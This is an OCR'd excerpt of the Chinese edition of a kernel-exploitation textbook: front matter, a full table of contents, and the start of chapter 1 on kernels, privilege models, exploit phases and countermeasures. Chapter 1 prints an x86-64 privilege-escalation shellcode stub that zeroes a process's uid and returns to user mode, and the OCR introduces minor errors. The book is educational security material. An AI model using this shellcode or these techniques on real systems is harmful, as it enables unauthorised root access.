
HZ BOOKS
华章科技

全面剖析内核漏洞利用的概念、方法和步骤，深入探讨UNIX、Mac OS X和Windows等操作系统内核的利用代码编写方法，并详细阐述了内核漏洞的防御方法及措施

安全技术大系
SECURITY



内核漏洞的利用与防范

A Guide to Kernel Exploitation: Attacking the Core

（美）Enrico Perla
Massimiliano Oldani 著

吴世忠　郁莲　郭涛　董国伟　译

机械工业出版社
China Machine Press

内核漏洞的利用与防范

A Guide to Kernel Exploitation: Attacking the Core

“这是一本非常有趣的书，它不仅仅教授读者内核漏洞利用的技术，而且激发了读者对操作系统内部结构的学习兴趣，这样的学习兴趣远远超出了简单的好奇心。”

——Golden G. Richard III博士

新奥尔良大学计算机系教授，数字取证咨询公司CTO

目前针对用户态漏洞利用的安全对策数量在不断增加，因此，内核漏洞利用在攻击者中变得越来越流行。与操作系统内核共舞可能是一个危险的游戏：本书涵盖了开发可靠并且有效的内核级别漏洞利用所需要的理论技术和方法，并将它们运用于主流操作系统中。

利用内核漏洞既需要艺术也需要科学。每个操作系统都有其特点，所以，充分实现目标需要对每个漏洞进行建模。本书讨论了最流行的操作系统，并讲解了如何完全控制它们。

本书主要内容

- 涵盖主流操作系统——UNIX家族、Mac OS X和Windows。
- 详解常见方案，如一般内存损坏（栈溢出、堆溢出等）问题、逻辑错误和竞态条件等。
- 从用户态漏洞利用引领到内核态漏洞利用的世界中，专注于漏洞利用实施步骤，可操作性强。

作者简介

Enrico Perla 目前是Oracle公司的内核程序员。他于2007年获得Torino大学学士学位，并于2008年获得Trinity Dublin大学计算机科学硕士学位。他的兴趣范围从低层系统编程到低层系统攻击、利用和利用对策。

Massimiliano Oldani 目前担任Emaze网络的安全顾问。他主要的研究课题包括操作系统安全和内核漏洞。

上架指导：计算机/操作系统安全

ISBN 978-7-111-37429-9

9 787111 374299

定价：79.00元

客服热线：(010) 88378991, 88361066
购书热线：(010) 68326294, 88379649, 68995259
投稿热线：(010) 88379604
读者信箱：hzjsj@hzbook.com

华章网站 http://www.hzbook.com

网上购书：www.china-pub.com

译 者 序

随着信息技术的飞速发展，互联网日益成为人们生活中不可缺少的一部分，社交网络、微博、移动互联网、云计算、物联网等各种新技术、新应用层出不穷。但不管是 Facebook、twitter 等新兴互联网公司的迅速崛起，还是 Android 日益成为智能手机市场的主流操作系统，信息安全一直都是永恒的话题。“震网病毒”事件凸显网络武器的实战破坏能力，关键信息基础设施和政府网络保护已成为网络空间防御的新重点；“维基泄密”事件彰显网络空间攻防双方的不对称性，百密难免一疏成为保密防范永远的痛；这些信息安全事件存在一个共同点，那就是信息系统或软件存在的漏洞是问题的根源。因而，漏洞分析日益成为信息安全领域理论研究和实践工作的焦点，越来越引起世界各国的关注与重视。

随着操作系统安全性逐步提高，安全防护软件日臻完善，攻击者利用用户态漏洞实施攻击变得越来越困难，因此，内核漏洞日益成为攻击的焦点。内核漏洞的利用将给系统的安全带来巨大的威胁，甚至会彻底瓦解安全防护措施。因此，内核漏洞的挖掘与利用已成为研究热点。

为推动国内的漏洞分析和风险评估工作，提高国家信息安全保障能力和防御水平，中国信息安全测评中心长期跟踪和关注相关领域的理论进展和技术进步，有针对性地精选一些优秀书籍译成中文，供国内参考借鉴。

本书内容涵盖了开发内核级漏洞利用手段所需的主要理论和方法，包括：内核和内核漏洞利用的基本概念、内核漏洞的分类方法及主要类别、成功利用内核漏洞所需经历的三个阶段等，并在研究 UNIX 家族、Mac OS X 和 Windows 等不同类型操作系统自身特性的基础上，深入探讨了针对它们的利用代码编写方法，并建立了一套面向操作系统内核漏洞利用开发的行之有效的方法论，从攻防双方不同的视角，介绍了内核漏洞远程利用的方法以及防御措施。书中大量的实际漏洞利用技术及案例，不但能够帮助读者更好地理解那些深奥的理论，还可以帮助安全研究人员更加深入地了解内核攻击的方式和方法，为防御系统级的攻击，降低安全隐患提供了重要的理论支撑和技术保障。

在本书翻译过程中，译者得到中国信息安全测评中心的张普含、王嘉捷、柳本金、王欣等同志，以及北京大学软件与微电子学院的何建杉、余天天、王斌、万成铖、沈阳、张开元、张任伟、李金诺、彭磊、汤云杰等师生的支持和帮助，在此深表感谢。

本书得到中国信息安全测评中心“漏洞分析与风险评估”专项工程的支持。

序　言

最初邀请我写本书序言时，我拒绝了，因为我觉得我不应该出现在他们的光芒中，这些光芒是他们辛勤工作应得的。然而，在阅读了这本书的一些章节之后，我认识到，如果错过这个机会将会非常遗憾，能为世界上最著名的两位内核漏洞利用者的书写序，我感到无比荣幸。

我很少阅读关于漏洞利用技术的书籍，因为很多书只提供了很少或是过时的知识，或者只是简单地枚举出其他人完成的攻击。另外，书籍并不能提供动手进行漏洞利用开发的学习，或是带来在数天努力工作之后一个“#”命令行提示的乐趣，特别是一个内核漏洞被利用后所带来的快感。是时候将这种感觉写在纸上了，它将节省其他开发人员的时间，减少令人崩溃和头痛的处境。

除了需要漏洞利用重要的技巧和艺术之外，编写漏洞利用特别是内核漏洞利用需要对操作系统原理具有深层次理解。这本书绝对有助于实现上述目的，并且还能丰富我书架上内核和驱动编程方面的书籍。

我当然知道这本书适合的读者，希望大量的内核和驱动开发人员也来读这本书。我的下个内核代码审查的工作就要开始了，希望这本书在那之前就可以出版。

Sebastian Krahmer

系统程序员与漏洞利用工程师

前　言

本书概览

目前针对用户态漏洞利用的安全措施较以往有所增加，同时，内核态的漏洞利用也变得越来越流行。本书覆盖了开发可靠和有效的内核态攻击所需的理论技术和方法，并将它们应用于不同的操作系统——UNIX 家族、Mac OS X 和 Windows。

内核利用既是艺术也是科学。每个操作系统都有其自身的特点，所以必须建立攻击模型以便充分分析其目标。本书讨论了最流行的操作系统并介绍如何控制它们。

本书介绍了主流操作系统的概念和安全策略，可以帮助信息安全研究人员更加深入了解内核攻击的方式和方法，为抵制系统级内核攻击，降低安全隐患提供了重要的理论支撑和技术保障。

本书的组织结构

本书分 4 个部分，共 9 章。

第一部分　内核态 介绍了本书的目标——内核，并讨论了本书后续内容所依赖的理论基础。这一部分包括：

- **第 1 章　从用户态利用到内核态利用**　这一章介绍了漏洞利用的世界，并分析了致使安全研究人员和攻击者将漏洞利用的焦点从用户态应用程序转到系统内核上来的原因。
- **第 2 章　内核漏洞分类**　这一章讨论了不同类型漏洞（错误类别）的分类，并阐述了它们的共同特性和利用方法。越是能够描述多种错误类型的模型，我们越是能够针对其设计出可靠有效的利用技术。这个分类也便于我们从另一方面看待问题：防御。越多地理解错误类型，越是能够创造出更好的保护和防御手段。
- **第 3 章　成功内核利用进阶**　这一章剖析了内核利用的各个阶段，并描述了针对第 2 章中每个错误类型的最佳利用方法和技术。鉴于操作系统实现子系统的方法不一样，本章致力于提供能够应用于不同内核和体系结构的利用方法。

第二部分　UNIX 家族、Mac OS X 和 Windows　在这一部分中我们将深入探讨不同操作系统的自身特性，并编写针对不同错误类型的利用代码。对于每种操作系统，我们介绍了相应的调试工具和方法，这在编写漏洞利用代码时非常实用。在本部分中，我们介绍了对真实漏洞的利用，而不是人为设计的例子。这一部分包括：

- **第 4 章　UNIX 家族**　这一章分析了 UNIX 类系统，主要讨论了 Linux 并简单讨论了（开源）Solaris 操作系统。部分章节也涉及这些操作系统提供的主要工具（如动态追踪、内核调试器等）的调试技术。

- **第 5 章　Mac OS X**　这一章覆盖了目前非常流行的 Mac OS X 操作系统，主要讨论了其 Leopard 版本。同时分析了主要的错误类型（如栈和堆的利用），在查找漏洞时，我们介绍了如何利用闭源内核部分进行逆向工程分析。
- **第 6 章　Windows**　这一章覆盖了当今最流行的操作系统——微软 Windows。和之前的内容不同，在这一章中，我们没有涉及内核的源代码；相反，我们对内部（以及漏洞 / 攻击方法）的理解来自对不同内核部分的逆向工程。本章着重介绍了逆向分析工具的调试方法，这是非常重要的。

第三部分　远程内核漏洞利用　这一部分将我们的关注点从本地场景（对于内核攻击来说这是常见的场景）转移到远程情况。实际上，我们进入了更加复杂的境地，我们学到的在本地攻击中使用的许多技术已经不适用了。虽然错误类型仍然一样，但是我们需要为我们的“武器库”增加新的“武器”。第三部分共两章，重温了本书之前的部分（第一部分偏向理论，第二部分偏向实践）。这一部分的主要内容包括：

- **第 7 章　远程内核漏洞利用面临的挑战**　这一章从理论开始介绍，分析了为什么以及在多大程度上远程情境会影响我们的方法，并给出新的技术来解决远程利用问题。虽然这一章更偏向理论，但是也给出了一些实际例子，特别关注于 Windows 操作系统，而 UNIX（Linux）的情景将在第 8 章阐述。
- **第 8 章　一个 Linux 案例**　这一章依次分析了针对一个真实漏洞的可靠利用、一次性利用和远程利用的开发——在 Linux 内核中发现的一个影响 SCTP 子系统（http://cve.mitre.org/cgi-bi/cvename.cgi?name=CVE-2009-0065）的 bug。

第四部分　展望　这一部分总结全书，结束我们对内核安全的分析，由单独的一章组成：

- **第 9 章　内核演变：未来内核攻防模式**　在这一章中，基于我们所学的内核利用知识对未来进行展望。为了深入探讨攻击和防御技术，在这一章中我们讨论了计算机安全的基础：信息流控制。然后，我们将其作为标准来检查和理解一些 bug 和漏洞利用的基本特点，这样我们才能够更好地展望未来。

本书中介绍的利用实例和工具的代码在网站 www.attackingthecoe.com 上可以找到，它也是报告错误的主要参考；您也可以联系我们获得更多的资料。

小结

编写一本书是一个繁琐但很有趣的过程。它给了作者一个将大脑中浮现的感兴趣的概念表达出来的机会。编写这本书对我们来说是一个挑战。我们力争用准确而清晰的陈述来传递那种发现新的防御方法和提供有价值的攻防信息时的激情和乐趣。我们希望读者能够喜欢我们的成果，如同我们乐于将它奉献出来那样。

目　录

译者序
序言
前言
致谢
作者简介

第一部分　内核态

第 1 章　从用户态利用到内核态利用 ……2
引言……2
内核和内核漏洞利用的世界 ……2
漏洞利用的艺术 ……4
为什么用户态漏洞利用不再有效……7
内核态漏洞利用和用户态漏洞利用 ……8
一个漏洞利用者的内核观 ……10
用户态进程和调度 ……10
虚拟内存 ……11
开源操作系统和闭源操作系统……14
小结……14
相关阅读 ……15
尾注……15
第 2 章　内核漏洞分类……16
引言……16
未初始化的 / 未验证的 / 已损坏的指针
解引用 ……17
内存破坏漏洞……20
内核栈漏洞……20
内核堆漏洞……21
整数误用 ……22
算术 / 整数溢出 ……23
符号转换错误……24
竞态条件 ……26
逻辑 bug……31
引用计数器溢出 ……31
物理设备输入验证 ……32
内核生成的用户态漏洞……33
小结……35
尾注……36
第 3 章　成功内核利用进阶 ……37
引言……37
架构级概览 ……38
基本概念 ……38
x86 和 x86-64 ……43
执行阶段 ……46
放置 shellcode ……46
伪造 shellcode ……52
触发阶段 ……55
内存破坏 ……55
竞态条件 ……66
信息收集阶段……69
环境告诉我们什么 ……70
环境不想告诉我们的：信息泄露 ……74
小结……75
相关阅读 ……76

第二部分　UNIX 家族、Mac OS X 和 Windows

第 4 章　UNIX 家族……78
引言……78
UNIX 家族成员……79
Linux ……79

Solaris/OpenSolaris ····· 87
BSD 衍生操作系统 ····· 97
执行步骤 ····· 97
滥用 Linux 的权限模型 ····· 98
实战 UNIX ····· 108
内核堆利用 ····· 108
利用 OpenSolaris 的 slab 分配器 ····· 109
利用 Linux 2.6 SLAB^H^HUB 分配器 ····· 127
Linux 的栈溢出利用 ····· 142
重拾 CVE-2009-3234 ····· 148
小结 ····· 156
尾注 ····· 157
第 5 章 Mac OS X ····· 158
引言 ····· 158
XNU 概述 ····· 159
Mach ····· 160
BSD ····· 160
IOKit ····· 160
系统调用表 ····· 161
内核调试 ····· 162
内核扩展（kext） ····· 169
IOKit ····· 174
内核扩展审计 ····· 174
执行步骤 ····· 185
利用注释 ····· 186
随意的内存重写 ····· 186
基于栈的缓冲区溢出 ····· 195
内存分配符利用 ····· 208
竞态条件 ····· 219
Snow Leopard 利用 ····· 219
小结 ····· 219
尾注 ····· 220
第 6 章 Windows ····· 221
引言 ····· 221
Windows 内核概述 ····· 223
内核信息收集 ····· 223
DVWD 介绍 ····· 227
内核内部组织攻略 ····· 228
内核调试 ····· 232
执行阶段 ····· 234
Windows 验证模型 ····· 234
编写 shellcode ····· 242
Windows 漏洞利用实践 ····· 253
重写任意内存 ····· 253
栈缓冲区溢出 ····· 261
小结 ····· 278
尾注 ····· 278

第三部分 远程内核漏洞利用

第 7 章 远程内核漏洞利用面临的挑战 ····· 280
引言 ····· 280
利用远程漏洞 ····· 281
缺少公开信息 ····· 281
缺少对远程目标的控制 ····· 283
执行第一条指令 ····· 284
直接执行流程重定向 ····· 284
内核内存的任意写 ····· 294
远程 payload ····· 296
payload 迁移 ····· 297
KEP 上下文 ····· 297
多级 shellcode ····· 306
小结 ····· 311
尾注 ····· 312
第 8 章 一个 Linux 案例 ····· 313
引言 ····· 313
SCTP 的转发块堆内存损坏 ····· 313
SCTP 简要概述 ····· 314
漏洞路径 ····· 316
远程漏洞利用：总体分析 ····· 319
获得任意内存重写原语 ····· 320
远程调整堆布局 ····· 320
创建 SCTP 消息：从相对到绝对内存的

重写……323
安装 shellcode……327
从中断上下文直接跳到用户态……327
执行 shellcode……333
检查当前进程，模拟 gettimeofday() 函数……333
执行反向连接……334
恢复 Vsyscall……336
小结……337
相关阅读……337
尾注……337

第四部分　展望

第 9 章　内核演变：未来内核攻防模式……340
引言……340
内核攻击……341
保密性……341
完整性……342
可用性……344
内核防御……344
内核威胁的分析与建模……345
内核防御机制……346
内核保证机制……347
超越内核 bug：虚拟化……350
虚拟层安全……350
客户机内核安全……351
小结……351

第一部分

内 核 态

我们对于内核漏洞利用世界的探索之旅就从这儿开始。在本书的第一部分中，我们将讲述内核是什么，为什么安全社区对它如此关注，以及内核级的漏洞是什么样的，如何成功地利用它们。我们并不会直接讲述具体的操作系统的细节以及漏洞利用技术，而是首先帮助您理解底层的内核概念和内核漏洞利用方法。这不仅能够使您更容易地研究本书中介绍的不同操作系统（特别是在第二部分中），从而抽丝剥茧地了解其内部细节，而且也能使您在面对因不断升级而变得极其复杂的内核时游刃有余。

第 1 章

从用户态利用到内核态利用

本章主要内容

- 内核和内核漏洞利用的世界
- 为什么用户态漏洞利用不再有效
- 一个漏洞利用者的内核观
- 开源操作系统和闭源操作系统

引言

本章介绍了本书的研究对象——内核。我们将首先介绍内核的知识，然后分析为什么漏洞利用者把关注点从用户态的漏洞攻击转移到内核上，以及用户态漏洞利用和内核态漏洞利用的不同之处。然后会把关注点放在不同内核的区别上，例如 Windows 内核和 UNIX 内核的不同，与此同时，我们也会探索计算机体系架构的变化对内核漏洞利用所产生的重要影响，例如，同一段代码在 32 位的系统中漏洞利用可能是可行的，而在 64 位系统中却是不可行的，或者在 x86 机器上是可行的，而在 SPARC 机器上却是不可行的。最后简单地讨论了在开源操作系统和闭源操作系统上进行内核漏洞利用的差异。

内核和内核漏洞利用的世界

在踏上通向内核漏洞利用世界的征途之前，有一个需要首先明确的任务：什么是内核，以及漏洞利用意味着什么。当您看到一台电脑的时候，可能会想到一系列互相连接的物理设备（如 CPU、主板、内存、硬盘、键盘等），可以使用这些物理设备方便快捷地写邮件、看电影以及网上冲浪等。在硬件和应用软件之间存在着一层软件，它负责使硬件高效地工作，并建立基础设施，使应用软件运行在基础设施之上。这层软件就是操作系统，它的核心就是内核。

在现代的操作系统中，内核负责那些常规化的事情，如管理虚拟内存、硬件驱动访问、输入输出处理等。内核通常比一般的用户程序大，它是复杂而有趣的一段代码，经常是由汇编语

言（低级机器语言）和C语言混合编写而成。此外，内核通过一些底层的体系架构机制把自己和其他运行的程序隔离开。事实上，大部分的指令集体系架构（Instruction Set Architecture，ISA）至少提供两种执行模式：权限模式和非权限模式，在权限模式下，所有的机器级指令都是可用的，而在非权限模式下，只有一部分指令是可用的。此外，内核通过在软件级别上实现与用户程序的隔离来保护自己。当建立虚拟内存子系统时，内核会确保其能够访问任何进程的地址空间（即虚拟内存的地址范围），而用户进程只能访问用户态内存但不能访问内核态的内存。我们称只让内核可见的内存为内核态内存，而用户进程可见的内存为用户态内存。内核态中的代码执行拥有所有权限，并可以访问系统中任何有效的内存地址，而用户态中的代码执行对内存的访问则会受到如前所述的所有限制。这种基于硬件和软件的隔离是必须的，可以避免内核受到来自用户态程序的意外破坏、不良行为的篡改或者恶意代码的破坏。

对于一个安全和稳定的系统来说，保护内核免受其他运行程序的干扰是第一步，但这还远远不够：还应该在不同的用户态程序中设置不同程度的保护。考虑一个典型的多用户系统环境。每一个用户都希望拥有一个私有的文件系统区域，这样它们就可以在私有的文件系统里存储自己的数据、运行自己的程序（例如邮件读取软件），而不用担心这些数据和程序被其他用户关闭、修改和窃取。同样，为了使一个系统可用，必须有某种方法来识别、添加和删除用户或是限制用户对共享数据的影响。例如，一个恶意的用户不应该占用文件系统的所有可用空间或者系统互联网连接的所有带宽。因此，内核在软件级别上提供了为不同用户分配不同权限的功能。

用户由唯一的值来识别，通常是一个数字，称为用户标识（userid）。在所有用户标识中，有一个用户标识是用来标识特殊用户的，这个特殊用户拥有比普通用户更高的权限，负责管理其他用户、设置使用权限、配置系统之类的管理任务。在 Windows 世界中，这个特殊用户叫做“Administrator”；而在 UNIX 世界中，这个特殊用户习惯上称为 root，它的 uid（userid）通常赋为 0。在本书后面的内容中，将用一个通用的术语“超级用户”来指代这个特殊用户。

超级用户被授予了修改内核的权力。原因很明显：和其他软件一样，内核也需要升级，例如要修改潜在的漏洞、支持新设备等。如果得到了超级用户的控制权，就能完全控制这台计算机。所以，获取超级用户的控制权成为系统攻击者的目标。

注意　超级用户通过传统的权限隔离架构与其他没有权限的用户区别开来。所以权限用户和非权限用户们是非此即彼的关系：如果一个用户需要运行某种权限操作 X，它就必须是权限用户，这样，它就拥有了执行 X 之外的权限操作的权力。您将会看到，可以从安全的角度出发通过以下方法改进这个模型，可以把所有权限按类型拆分，然后只赋予用户所需要的权限以便完成某项特殊任务。这样的话，成为超级用户并不意味着获取控制整个系统的能力，因为真正控制一个特殊用户态程序可以做什么或不可以做什么是赋予它的权限。

漏洞利用的艺术

“我希望我能设法证明缓冲区溢出漏洞利用应该是一种艺术。”[1]

——Solar 设计者

在攻击者能够获取超级用户权限的各种方法中，漏洞利用的成功实施通常是一件最令人兴奋的事。初学者经常把漏洞利用看成很神奇的过程，然而奇迹是不存在的，所谓的“奇迹”只不过是创造力、智慧和许多刻苦努力的结果。换句话说，这是一门艺术。其实漏洞利用的原理非常简单：软件肯定有 bug，而这些 bug 会让软件运行不正常，或者错误地执行它本应正常处理的任务。利用 bug 意味着把这种不正常的行为作为攻击者实施攻击的有利手段。并不是所有的 bug 都是可利用的，只有那些称为漏洞（vulnerability）的 bug 才能利用。分析一个应用程序来确定漏洞的过程称为审计（auditing）。这个过程包含以下几步：

- 读入应用程序源代码（如果有源代码的话）。
- 对应用程序的二进制代码实施逆向工程，即读入编译过代码的反汇编码。
- 模糊测试应用程序接口，就是将随机或者基于模式自动生成的数据作为输入来测试程序。

审计过程既可以人工执行，也可以用静态或动态的分析工具来辅助进行。介绍审计的过程已经超出了本书的范围，如果您感兴趣，请参考本章最后“相关阅读”一节，那里介绍了关于审计方面的书。

漏洞通常分为若干不同类别。如果您曾接触过关于安全方面的邮件、博客或者电子杂志，应该听说过缓冲区（栈或堆）溢出、整数溢出、格式字符串和竞态条件。

注意 针对上述的漏洞类别，我们将在第 2 章更详细地描述。

本书对大多数术语并没有单独去解释，我们认为您应该已经明确它们的含义，而且在本书中准确理解它们的含义也不是很重要的。重要的是，所有属于某种类别的漏洞拥有一些相似的模式和漏洞利用方法。学习这些漏洞模式和漏洞利用方法（通常称为漏洞利用技术）对于漏洞攻击是非常有帮助的。发现漏洞模式和漏洞利用方法可能会极为简单，也可能会非常具有挑战性，这实质上就是漏洞利用者的创造力将漏洞利用流程转换为一种艺术形式。首先，一个漏洞利用方法必须足够可靠，可以应用到足够广泛的目标上。如果一个漏洞利用方法只对一种特定的场景有效或者仅仅是让程序崩溃，那么这个漏洞利用方法的价值并不大。除了要可靠外，一个漏洞利用方法必须高效。换句话说，漏洞利用者应该尽量减少使用蛮力，尤其是当这样做可能引起被攻击机器的警报时。

漏洞利用可以锁定本地或远程的服务：

- 本地漏洞利用（local exploit）要求攻击者已经获得访问目标机器的权限，其目的是提升攻击者的用户权限，直至获得对整个系统的控制权。
- 远程漏洞利用（remote exploit）首先要锁定攻击者没有访问权限的机器，这样他可以通过网络连接到将要攻击的机器。相比本地攻击，远程攻击是更有挑战性（并且，从某种程度来说权力更强大）的漏洞利用类型。通过本书您将发现，要想成功地进行漏洞利用，尽量多地搜集目标机器的信息是必要的，当攻击者可以访问目标机器的时候，就更容易

搜集目标机器的信息。所以，远程漏洞利用的目标就是使攻击者有权限访问远程机器。如果被攻击的应用程序运行在高权限级别状态下，那么攻击者还会获得提升用户权限的额外收获。

如果仔细分析一个常规的漏洞利用，会发现漏洞利用主要分三个部分：

- **准备阶段**（preparatory phase）：搜集目标机器的信息，创建有利的攻击环境。
- **编写 shellcode**：这是一段机器语言指令，当执行时，通常会提升攻击者的权限级别或是执行命令（如 shell 的一个新实例）。在接下来的代码段里可以看到，机器指令序列可以编码成很容易被攻击代码操纵的十六进制代码，并且放置在被攻击机器的内存中。
- **触发阶段**（triggering phase）：将 shellcode 编写好放入目标进程（例如通过输入注入）后，会触发漏洞并使目标程序执行控制重定向到 shellcode。

```
char kernel_stub[] =
"\xbe\xe8\x03\x00\x00"                          // mov    $0x3e8,%esi
"x65\x48\x8b\x04\x25\x00\x00\x00\x00"  // mov    %gs:0x0,%rax
"\x31\xc9"                                      // xor    %ecx, %ecx  (15
"\x81\xf9\x2c\x01\x00\x00"                      // cmp    $0x12c,%ecx
"\x74\x1c"                                      // je     400af0
<stub64bit+0x38>
"\x8b\x10"                                      // mov    (%rax),%edx
"\x39\xf2"                                      // cmp    %esi,%edx
"\x75\x0e"                                      // jne    400ae8
<stub64bit+0x30>
"\x8b\x50\x04"                                  // mov    0x4 (%rax),%edx
"\x39\xf2"                                      // cmp    %esi,%edx
"\x75\x07"                                      // jne    400ae8
<stub64bit+0x30>
"\x31\xd2"                                      // xor    %edx,%edx
"\x89\x50\x04"                                  // mov    %edx, 0x4(%rax)
"\xeb\x08"                                      // jmp    400af0
<stub64bit+0x38>
"\x48\x83\xc0\x04"                              // add    $0x4,%rax
"\xff\xc1"                                      // inc    %ecx
"\xeb\xdc"                                      // jmp    400acc
<stub64bit+0x14>
"\x0f\x01\xf8"                                  // swapgs (54
"\x48\xc7\x44\x24\x20\x2b\x00\x00\x00" // movq   $0x2b, 0x20(%rsp)
"\x48\xc7\x44\x24\x18\x11\x11\x11\x11" // movq   $0x11111111, 0x18(%rsp)
"\x48\xc7\x44\x24\x10\x46\x02\x00\x00" // movq   $0x246,0x10(%rsp)
"\x48\xc7\x44\x24\x08\x23\x00\x00\x00" // movq   $0x23, 0x8 (%rsp)/* 23
32-bit , 33 64-bit cs */
"\x48\xc7\x04\x24\x22\x22\x22\x22"      // movq   $0x22222222,(%rsp)
"\x48\xcf";                                     // iretq
```

攻击者的一个目标就是尽可能成功地把代码执行控制重定向到 shellcode 开始的内存地址。一种简单却低效的方法是尝试所有可能的内存地址：攻击者一个接一个地尝试，如果所尝试的地址错误，用户程序将崩溃，然后攻击者再尝试下一个地址；在某一点上攻击者最终触发 shellcode。这种方法称为蛮力法（brute forcing），蛮力法通常对时间和资源的要求较高，尤其

是远程攻击的时候，是一种笨拙的方法。聪明的漏洞利用者只会在需要保证达到最大攻击可靠性的时候才使用蛮力法，并最大限度地减少尝试触发 shellcode 的次数。在这种情况下，一个通用方法是增加攻击者能跳转到的“恰当地址”的数目，攻击者可以在 shellcode 后面增加空操作指令（NOP），或是在 shellcode 之前插入类似的指令。如果攻击者把执行控制重定向到其中的一个 NOP 指令，CPU 会一个接一个地运行这些 NOP，最后执行到 shellcode。

提示 现代的体系架构都提供了空操作指令（NOP），空操作指令是指不做任何事。在 x86 架构中，空操作的十六进制操作码（operation code）是 0X90。一个类空操作指令是一个即使在 shellcode 前执行也不会影响到 shellcode 运行的指令。例如，如果 shellcode 在使用前清空了一个通用寄存器，那么可以执行任何改变这个寄存器内容的指令任意次，而不会影响 shellcode 的正常执行。如果所有的指令都是等长的，如精简指令集机器（Reduced Instruction Set Computer, RISC）架构，那么任何不影响 RISC 执行的指令都可以用作类空指令。在另一种情况下，如果指令是不等长的，如复杂指令集机器（Complex Instruction Set Computer，CISC）架构，那么只有和 NOP 指令等长的指令才能用作类空指令（这种指令的长度通常在 CISC 指令中是最短的）。类空操作指令在绕过一些安全检查（如一些入侵检查系统或 IDSs）时是很有用的，这些安全检查试图通过对能够到达受保护的应用程序的数据进行模式匹配来检测漏洞利用。很容易想到，标准的 NOP 序列是不会通过这样的检查的。

到目前为止您可能已经注意到，我们在论述时做了一个很大的假设：受攻击程序重新执行时，它的状态将和攻击前的状态一模一样。如果一个攻击者足够透彻地了解所要攻击的子系统，那么他确实能够成功地判断用户程序的状态，但是这种情形很少见。攻击高手会想办法在攻击准备阶段把用户程序引向一个已知的状态。内存分配表的利用（memory allocator）就是一个很好的例子。应用程序中决定内存分配顺序和结果的变量一般来说不受攻击者的控制，然而，很多时候攻击者能强迫应用程序沿着一条特定的执行路径执行，而此路径会导致一条或一组特定的请求。通过多次执行这条特定请求序列，攻击者就会搜集足够的信息，一旦攻击者进入了激活这些指令的阶段，就可以预测内存分配表的准确层次结构。

现在换个视角：想象一下，如果想编写一些软件帮助存在漏洞的应用程序免于攻击者的攻击，那么可以通过以下的对策实现：

- 让攻击者存储 shellcode 的区域变得不可执行。如果这些区域是用来存储数据的，那么就没有理由让应用程序执行这里的代码。
- 让攻击者难以找到加载的可执行区，因为攻击者总是能让应用程序跳转到程序中的一些有趣的指令序列中。换句话说，增加攻击者关心的随机变量的数量，会使得蛮力攻击就变得像抛硬币一样低效了。
- 追踪在短时间内崩溃多次（蛮力攻击的一个明显特征）的应用程序，并阻止这样的应用程序复位。
- 用一些随机值确定敏感结构的边界（如内存分配表所在的内存块、栈结构等），并在使用

这些随机值之前测试它们的完整性（例如，在栈结构中回退到前一个状态之前）。这样一来，如果攻击者想获得后面存储的敏感数据，就必须覆盖掉这些随机值。

这只是软件应该做的最起码的事情，但您应该把这个策略部署到哪儿呢？哪个实体才有一定程度的控制力和影响所有应用程序的能力呢？答案就是：内核。

为什么用户态漏洞利用不再有效

致力于防范用户态漏洞利用的人们一直在探索先前列出的（实际上，远比我们列出的要多）一系列对策，他们发现内核是实施这些对策最有效、最理想的地方之一。为了理解现在的用户态漏洞利用的门槛多高，我们先简单了解以下这些项目的特性列表：PaX/grsecurity（www.grsecurity.net）、ExecShield（http://people.redhat.com/mingo/exec-shield/）、针对 Linux 内核的 Openwall（www.openwall.com）安全增强的内核，如 OpenSD（W^X，地址空间布局随机化（Address Space Layout Randomization，ASLR））或 Windows（有数据执行预防（data execution prevention）、ASLR）等项目。

保护自己

防御是一个多层次的方法

把所有的防御集中到一个地方从来不是一个好方法，在多个层面进行防御也是开发防漏洞攻击程序的一个策略。尽管内核级的补丁程序可能是最广泛的、最有效的、最适当的，但是我们也应将安全策略应用在其他不同层次。编译器就是一个补丁感兴趣的地方：如何更好地保护代码而不是把防御直接嵌入到代码里？例如，更新版本的 GNU 编译器集合（GNU Compiler Collection，GCC，http://gcc.gnu.org）工具带有 Fortify Source ⊖工具和 Stack Smashing Protector（堆栈粉碎保护器）选项，也称为 ProPolice(www.trl.ibm.com/projects/security/ssp/)。通用的函数库是补丁程序感兴趣的另一处地方：它们是动态链接二进制代码的一部分，并且包含了诸如内存分配器之类很敏感的子系统。有一个项目包含了所有这些类型的补丁程序，这就是应用于 Red Hat 和 Fedora 的 ExecShield 项目。

除了保护潜在的存在漏洞的程序不受攻击之外，还能通过减弱成功攻击的效果来保护系统。在介绍漏洞利用的时候，我们涉及了本书中提到的大部分操作系统都实现了的经典的用户模型。这个模型的优点是简易性，当然这也是它最主要的缺点：它不能很好地捕获运行在一个系统上的应用程序的使用模型（usage model）。我们将用一个简单明了的例子说明这一点。

打开一个较低级的 TCP 或 UDP 端口（端口 1 到 1023）和从系统中删除一个用户是两种常见的权限操作。在之前描述过的单纯用户模型里，拥有超级用户权限的用户可以执行这两个操作。然而，一个应用程序不可能需要上述两种操作。因为让一个 Web 服务器含有管理一个系统上的用户账户的逻辑功能是没有道理的。另一方面，Web 服务器应用程序的缺陷将会让攻击者

⊖ 例如，在编译的时候，这个编译器知道某个缓冲区的大小，然后就可以使用这个信息把调用 strcpy 函数（不安全）的方法用安全函数 strncpy 来代替。

